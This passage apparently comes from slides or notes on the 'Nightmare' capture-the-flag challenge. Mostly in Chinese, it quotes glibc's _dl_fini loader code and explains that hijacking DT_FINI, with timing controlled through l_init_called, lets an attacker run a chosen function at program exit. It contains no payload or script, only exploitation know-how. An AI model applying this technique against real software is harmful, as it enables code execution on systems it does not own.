            DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);  
    }  
}
```

`_dl_fini`

# \$ Nightmare

## Exploitation

**DT\_FINI\_ARRAY** 跟 **DT\_FINI** 都可以呼叫 function，在此選相較簡單的 **DT\_FINI**

```
$ █  
if (l->l_init_called)  
{  
    l->l_init_called = 0;  
    if (l->l_info[DT_FINI_ARRAY] != NULL ||  
        (ELF_INITFINI && l->l_info[DT_FINI] != NULL))  
    {  
        if (l->l_info[DT_FINI_ARRAY] != NULL)  
        {  
            ElfW(Addr) *array =  
                (ElfW(Addr) *) (l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);  
            unsigned int i = (...); // get num  
            while (i-- > 0)  
                ((fini_t)array[i])();  
        }  
        if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)  
            DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);  
    }  
}
```

**\_dl\_fini**





# \$ Nightmare Exploitation


透過 `l_init_called` 控制執行時機

